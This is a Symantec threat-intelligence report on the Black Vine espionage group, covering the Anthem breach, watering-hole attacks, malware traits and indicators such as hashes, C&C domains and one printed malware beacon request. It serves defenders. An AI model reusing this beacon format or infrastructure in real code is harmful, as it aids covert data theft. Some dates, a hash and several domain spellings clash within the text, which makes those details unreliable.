Symantec™

SECURITY RESPONSE

The Black Vine cyberespionage group

Jon DiMaggio

Version 1.1 – July 28, 2015

> *“Black Vine has been actively conducting cyberespionage campaigns since 2012 and has been targeting several industries, including aerospace, energy, and healthcare.”*

Follow us on Twitter
@threatintel

Visit our Blog
http://www.symantec.com/connect/symantec-blogs/sr

CONTENTS

OVERVIEW

In early 2014, Anthem was a victim of an attack that exposed 80 million patient records. The breach, which came to light in February 2015, is believed to be the work of a well-resourced cyberespionage group which Symantec calls Black Vine.


Anthem wasn't Black Vine's only target. Black Vine has been actively conducting its campaigns since 2012 and has been targeting several industries, including aerospace, energy, and healthcare. The group has access to zero-day exploits distributed through the Elderwood framework and has used these exploits as the same time that other advanced attack groups have, such as Hidden Lynx.

Black Vine typically conducts watering-hole attacks against websites that are relevant to its targets' interests and uses zero-day exploits to compromise computers. If the exploits succeed, then they drop variants of Black Vine's custom-developed malware: Hurix and Sakurel (both detected as Trojan.Sakurel), and Mivast (detected as Backdoor.Mivast). These threats open a back door on the compromised computers and allow the attackers to steal valuable information.

Based on our own analysis of the campaigns, along with support from open-source data, Symantec believes that some actors of Black Vine may be associated with an IT security organization based in Beijing called Topsec.

INTRODUCTION

> “The discovery of the database queries soon led Anthem to realize that it was under attack from an advanced cyberespionage group.”



Introduction

On January 26, 2014, a systems administrator for the major healthcare provider Anthem discovered that their account had been compromised to access sensitive data from an internal database. Multiple queries had been run from the account, but the system administrator realized that someone else had executed the queries. The discovery of the database queries soon led Anthem to realize that it was under attack from an advanced cyberespionage group. This attack is believed to be the largest healthcare data breach to date, resulting in the theft of over 80 million records. Symantec refers to the group behind the attack as Black Vine.

Details of the breach emerged in early February 2015, when the public learned of the magnitude of the attack against the US' second largest healthcare provider. The breach, conducted by Black Vine, has been one of the most highly publicized and reported attacks so far in 2015. However, this was only one of several of Black Vine's targeted campaigns, which spread across multiple industries.

Since 2012, Black Vine has been conducting targeted attacks against multiple industries, including the energy, aerospace, and healthcare sectors. The group uses advanced custom-developed malware, zero-day exploits, and other tactics, techniques and procedures (TTPs) typically associated with highly capable, organized attackers.

The purpose of this study is to document all of Black Vine's known attacks, beginning in 2012 and continuing to present day. Connecting multiple Black Vine campaigns over time not only shows the group's previous operations, but also demonstrates how the adversary has evolved. The intent of this report is to help organizations better understand Black Vine, including its TTPs, motivations, and its use of unique malware, and defend themselves against this threat.

Key findings

After researching Black Vine's attacks over time, Symantec identified the following key findings:

- Black Vine is responsible for carrying out cyberespionage campaigns against multiple industries, including energy, aerospace, and healthcare.
- Black Vine conducts watering-hole attacks targeting legitimate energy- and aerospace-related websites to compromise the sites' visitors with custom malware.
- Black Vine appears to have access to the Elderwood framework, which is used to distribute zero-day exploits among threat groups that specialize in cyberespionage.
- Black Vine uses custom-developed malware and has resources to frequently update and modify its malware to avoid detection.

The findings documented in this report lead Symantec to believe that Black Vine is an attack group with working relationships with multiple cyberespionage actors. The group is well funded, organized, and comprises of at least a few members, some of which may have a past or present association with a China-based IT security organization called Topsec.

TARGETS

> “Black Vine frequently conducts watering-hole attacks, which is when a legitimate website is compromised by an attacker and forced to serve malware to visitors of the website.”

Targets

Over the course of the Black Vine investigation, Symantec identified a number of targeted companies across several verticals. Analysis of attack data alone is misleading, due to Black Vine's attack vectors. Black Vine frequently conducts watering-hole attacks, which is when a legitimate website is compromised by an attacker and forced to serve malware to visitors of the website. As a result, an analysis of compromised computers alone does not portray an accurate picture of Black Vine's targeting objectives. Instead, this shows us the industries with the highest infection rates of Black Vine's malware.

Based on an analysis of Symantec's telemetry data, the following industries have been affected by Black Vine's activity:

- Aerospace
- Healthcare
- Energy (specifically, gas and electric turbine manufacturers)
- Military and defense
- Finance
- Agriculture
- Technology

To further determine Black Vine's intended target industries, Symantec assessed the companies who own the affected websites. Symantec also investigated attacks believed to have been conducted by Black Vine which didn't involve watering-hole attacks. After assessing multiple attack verticals, Symantec believes that Black Vine's primary targeted industries have been aerospace and healthcare. It is likely that other industries that were affected by these attacks may have been secondary targets.




Figure 1. Black Vine victims by region

Black Vine's targets are spread across several regions, based on the IP address locations of the compromised computers. The vast majority of infections affected companies in the US, followed by China, Canada, Italy, Denmark, and India.

Attackers' resources

Black Vine appears to have access to a wide variety of resources to let it conduct multiple simultaneous attacks over a sustained period of time. These resources include the development of custom malware, access to zero-day exploits, and attacker-owned infrastructure. Funding and resourcing for sustained cyberespionage campaigns against such a breadth targets can only be obtained through large public entities or privately owned organizations.

Our analysis showed three major variants of Black Vine's custom malware used in activity that we attribute to the attack group. The three variants of custom-developed malware are known as Hurix and Sakurel (both detected as Trojan.Sakurel), and Mivast (Backdoor.Mivast). These variants are believed to have been created by the same malware author(s) and use some of the same code and resources. For example, Hurix and Sakurel have the following similarities:

- Both Hurix and Sakurel gather the computer name of the target and encrypt data using the same algorithm.
- This algorithm uses division and addition with static variables 1Ah and 61h. The location of the algorithm in each threat is as follows:
    - **Hurix:** 402A75h
    - **Sakurel:** 1000147Bh
- Similar data and parameters exist in the network communication parameters:
    - Both variants use the parameter "type" which is initialized with zero value.
    - Both variants use a parameter that contains the same data, as seen below:
        - **Hurix**: cookie=iztkctcebtgbbyf-2135928347 (where "cookie" is the parameter, "iztkctcebtgbbyf" is the encrypted computer name, and "-2135928347" is the decimal equivalent of the hard disk serial number)
        - **Sakurel**: imageid=iztkctcebtgbbyf-2135928347 (where "imageid" is the parameter, "iztkctcebtgbbyf" is the encrypted computer name, and "-2135928347" is the decimal equivalent of the hard disk serial number)

All three variants of Black Vine's malware have the following capabilities:

- Open a pipe back door
- Execute files and commands
- Delete, modify, and create registry keys
- Gather and transmit information about the infected computer

The following unique traits were identified in the URL patterns seen in network communication requests between the malware and command-and-control (C&C) infrastructure from each variant:


- photoid=
- resid=
- imageid=
- vid=

For example:

- www.polarroute.com/newimage.asp/imageid=oonftwwtwwtzx1755999261&type=0&resid=139890
- www.polarroute.com/viewphoto.asp/resid=126546&photoid=oonftwwtwwtzx1755999261

In most cases, the malware is made to look like a technology-related application. Some of the themes used to disguise the malware include Media Center, VPN, and Citrix applications. The C&C server or malware-hosting domain is also themed similarly to the malware's disguise. For example, in one instance, a Sakurel sample was named MediaCenter.exe (MD5:1240fbbabd76110a8fC&C9803e0c3ccfb). The C&C domain that the malware communicated with used a Citrix theme: citrix.vipreclod.com

Additionally, most of the analyzed malware samples have been digitally signed by Korean software company DTOPTOOLZ Co or embedded software product developer MICRO DIGITAL INC. Symantec has observed that the DTOPTOOLZ Co certificate has been used to sign a malicious binary in adware and malvertising campaigns which are unrelated to Black Vine activity. Both of the digital certificates previously used to sign Black Vine's malware have either expired or been revoked. The details on both of the certificates are as shown in Figures 2 and 3.




[+] DTOPTOOLZ Co.

Status	✖ Certificate out of its validity period
Valid from	1:00 AM 8/28/2013
Valid to	12:59 AM 9/28/2014
Valid usage	Code Signing
Algorithm	SHA1
Thumbprint	6E752358D18B8B401A764ABE1AB9D6D5B42332C8
Serial number	47 D5 D5 37 2B CB 15 62 B4 C9 F4 C2 BD F1 35 87

[+] VeriSign Class 3 Code Signing 2010 CA

[+] VeriSign

Figure 2. DTOPTOOLZ CO digital certificate details



[+] MICRO DIGITAL INC.

Status	✖ A certificate was explicitly revoked by its issuer.
Valid from	1:00 AM 3/21/2012
Valid to	12:59 AM 6/21/2014
Valid usage	Code Signing
Algorithm	SHA1
Thumbprint	3E49A89005AA19A9294F919ACE81169A33789638
Serial number	31 06 2E 48 3E 01 06 B1 8C 98 2F 00 53 18 5C 36

[+] VeriSign Class 3 Code Signing 2010 CA

Figure 3. MICRO DIGITAL INC. digital certificate details

CAMPAIGNS

> “In all of the investigated Black Vine campaigns, the primary objective has been to gain access to their targets’ infrastructure and steal information.”

Campaigns

The earliest known attack that Symantec attributes to Black Vine began in 2012. Since then, Symantec has observed Black Vine conducting multiple targeted campaigns. In all of the investigated Black Vine campaigns, the primary objective has been to gain access to their targets' infrastructure and steal information.

Energy

In late December 2012, security researcher Eric Romang published a blog, reporting that gas turbine manufacturer Capstone Turbine became a victim of a watering-hole attack. Symantec's investigation confirmed Romang's findings that during the attack, Capstone Turbine's legitimate domain, capstoneturbine.com, was serving an exploit for a zero-day bug known as the Microsoft Internet Explorer 'CDwnBindInfo' Use-After-Free Remote Code Execution Vulnerability (CVE-2012-4792). Users who browsed Capstone's website using vulnerable versions of Internet Explorer at the time were ultimately compromised with the Sakurel payload. Sakurel provided Black Vine with access to the compromised computers and their information. As previously mentioned, the Sakurel sample seen in this attack was digitally signed by MICRO DIGITAL INC.

Details about the Sakurel malware samples associated with the attack are as follows:

- **MD5 hash:** 61fe6f4cb2c54511f0804b1417ab3bd2
- **C&C domain:** web.viprclod.com
- **Vulnerability:** CVE-2012-4792
- **Compile time:** December 8, 2012 07:54:44

Additionally, the C&C domain used in the attack, webvipr.clod.com, may be a typo-squat domain designed to pose as the legitimate domain VipeCloud.com. The legitimate website belongs to VipeCloud, which provides sales and marketing automation as a service. This could be a coincidence or re-used infrastructure from other unknown attacks. However, the domain was registered on December 10, 2012, just two days after the Sakurel samples that were used in energy-related attacks were compiled. Regardless, the C&C server theme is not constant with themes we would expect to see with energy-related targets.

The following information was used to register the attacker's C&C domain viprclod.com on December 10, 2012:

- **Domain name:** VIPRECLOD.COM
- **Created on**: 10-Dec-12
- **Expires on:** 10-Dec-13
- **Last Updated on:** 10-Dec-12
- **Administrative contact:**
    - moon, today todaymoon321@gmail.com
    - xingfudadao
    - sitemo, ai no 236963
    - Tanzania

Capstone Turbine is a US-based gas turbine manufacturer which specializes in micro turbine power along with heating and cooling cogeneration systems. Capstone Turbine's intellectual property in the research and development of energy and power technologies is likely what made it a target for cyberespionage.

On December 24, 2012, Black Vine targeted a second turbine power and technology manufacturer. While the details of this attack cannot be publicly disclosed, Sakurel was also used in this attack. Considering how Back Vine conducted multiple waves of zero-day attacks and targeted turbine manufacturers, it's likely that the attack group's primary targeted industries at the time were involved in energy-related technologies.

Aerospace

In mid-2013, a third-party blog documented how a Citrix-themed lure was used in targeted attacks against a global airline to deliver the Hurix malware. According to the blog, the malware was delivered through spear-phishing emails sent to specific employees at the airline. The emails included a URL that directed the user to download Hurix to their computer. Unfortunately, Symantec did not have access to the data needed to validate the claims made in the blog. We are including a high-level summarization of the attack for documentation purposes.

In February 2014, Black Vine compromised the website of a European aerospace company. The attackers gained access to the organization's domain and leveraged its home page to compromise the website's visitors. The watering-hole attack was likely conducted to target more people in the aerospace industry. Similar to the attacks against energy-related targets in 2012, the attackers exploited a new zero-day bug known as the Microsoft Internet Explorer Use-After-Free Remote Code Execution Vulnerability (CVE-2014-0322). The payload of the attack was an updated version of Sakurel. Details on the Sakurel sample identified in the attack are as follows:

- **MD5 hash:** c869c75ed1998294af3c676bdbd56851
- **C&C domain:** oa.ameteksen.com
- **Vulnerability:** CVE-2014-0322
- **Compile time:** July 16, 2013 03:44:36

Once the victim was infected, Sakurel made the following network call to the C&C domain oa.ameteksen.com:

```
GET /script.asp?resid=93324828&nmsg=del&photoid=iztkctcebtgbbyf-2135928347
HTTP/1.1
```

The C&C domain ameteksen.com was registered with the following details:

- **Domain name:** AMETEKSEN.COM
- **Registrar URL:** http://www.godaddy.com
- **Updated date:** 2013-10-15 05:15:20
- **Creation date:** 2013-10-15 05:06:32
- **Registrar expiration date:** 2014-10-15 05:06:32
- **Registrar:** GoDaddy.com, LLC
- **Registrant country:** China
- **Name:** ghregjr ngrjekg
- **Street:** kwjfhrjkgh
- **City:** rjekteyu
- **State/Province:**
- **Postal code:** 37182
- **Country:** China
- **Phone:** +86.3781263856
- **Email:** dobbin.pacheco@aol.com

Black Vine likely created the domain ameteksen.com to disguise it as the legitimate ameteksensors.com or ametek.com, owned by aerospace and defense contractor Ametek.

During our investigation of Black Vine's aerospace-related attacks, Symantec discovered that the group used an unusual tactic. After the Sakurel payload was initially run on the victim's computer, the malware made changes to the victim's host file. The host file is normally used by the Windows operating system as a mechanism to statically map a domain to an IP address, rather than using a network-based domain name system (DNS) lookup. Oddly, Black Vine's modifications to the host file added static entries resolving the legitimate domains to their legitimate IP addresses.

Altering a host file to map a domain to its legitimate IP address is unusual, because the default DNS requests would provide the same mapping. This type of tactic would usually be seen in instances where an attacker wanted to redirect a legitimate domain to their own malicious infrastructure in order to steal credentials or infect the target with additional malware. However, altering the host file on the infected computer could allow the victim to discover that their computer had been compromised.

The Sakurel samples seen in Black Vine's attack against one aerospace industry victim modified the victim's host file to redirect the legitimate URLs and IP addresses in Table 1.

While investigating this attack, multiple aerospace-themed domains were discovered which could be traced back to Black Vine. The domains www.avmpet .com and gifas.asso.net were used sometime between late January and mid-February 2014. Additionally, Symantec and multiple third-party sources previously reported that these domains were used in targeted attacks against the aerospace industry.

The malicious domain gifas.assso.net was likely created to disguise it as the legitimate European aerospace industry association website gifas.asso.fr. During the time of this investigation, the gifas.asso.net domain was being used to deliver malware and the referring page was www.savmpet .com.

Table 1. Domains and IP addresses added to modified host files

Domain	IP address
csg.secure.[VICTIM DOMAIN]	217.108.[REMOVED]
ctx.secure.[VICTIM DOMAIN]	217.108.[REMOVED]
fdm.secure.[VICTIM DOMAIN]	217.108.[REMOVED]
qa.fdm.secure.[VICTIM DOMAIN]	217.108.[REMOVED]
qa.indigo.secure.[VICTIM DOMAIN]	217.108.[REMOVED]
pi.secure.[VICTIM DOMAIN]	217.108.[REMOVED]
qa.secure.[VICTIM DOMAIN]	217.108.[REMOVED]
qasd.secure.[VICTIM DOMAIN]	217.108.[REMOVED]
sd.secure.[VICTIM DOMAIN]	217.108.[REMOVED]
int.tcua.secure.[VICTIM DOMAIN]	217.108.[REMOVED]
qa.tcua.secure.[VICTIM DOMAIN]	217.108.[REMOVED]
secure.[VICTIM DOMAIN]	217.108.[REMOVED]

The numbers of concurrent attacks conducted by Black Vine against organizations within the aerospace industry are unknown. However, Symantec assesses with moderate confidencebelieves that multiple targeted campaigns took place in early to mid-2014. Targeted cyberespionage operations against aerospace-related organizations with custom malware and the use of zero-day exploits fit the TTPs typically associated with a well-funded public or private organization attacker.

Healthcare

In February 2015, a major cyberespionage campaign targeting the healthcare industry was publicly disclosed. The breach involved healthcare company Anthem, which was affected by an attack that led to the exposure of over 80 million patient records. Initial reports claimed that Anthem identified the breach on January 26, 2015, when a system administrator discovered that a database query had been run with their own credentials without their knowledge. Shortly after this discovery, Anthem realized the magnitude of the breach, which likely began in May 2014. Based on the samples analyzed in our investigation, Symantec identified that the Black Vine malware variant known as Mivast was used in the Anthem breach. Other third-part vendors also cited Mivast as the malware used in the Anthem attack.

Similar to other Black Vine attacks, the DTOPTOOLZ Co digital signature was used to sign the Mivast binary. Additionally, the attackers used multiple domains designed to pose as healthcare- and technology-related organizations in this breach. These domains were identified on Black Vine's infrastructure, as detailed in Table 2.

Table 2. Domains disguises as healthcare and technology companies

Domain	Registrant address	Date created
ssl-vait.com	li2384826402@yahoo.com	May 17, 2014
ssl-vaeit.com	li2384826402@yahoo.com	May 17, 2014
sharepoint-vaeit.com	li2384826402@yahoo.com	May 20, 2014
we11point.com	e59e@qq.com	April 21, 2014
healthslie.com	allbody@googese.com	April 24, 2014
prennera.com	rgreeyfue76gj@gmail.com	September 12, 2013
topsec2014.com	topsec_2014@163.com	June 5, 2014

Black Vine does not usually register domains with the same email address. The registrant address "li2384826402@yahoo.com" appears to belong to a domain reseller and is likely not directly associated with Black Vine.

Table 3 includes details on a few of the Mivast samples found in the Anthem breach.

Table 3. Mivast sample details observed in Anthem breach

MD5 hash	C&C domain	Compile time
98721c78dfbf8a45d152a888c804427c	extcitrix.we11point.com	December 20, 2013, 01:34:53
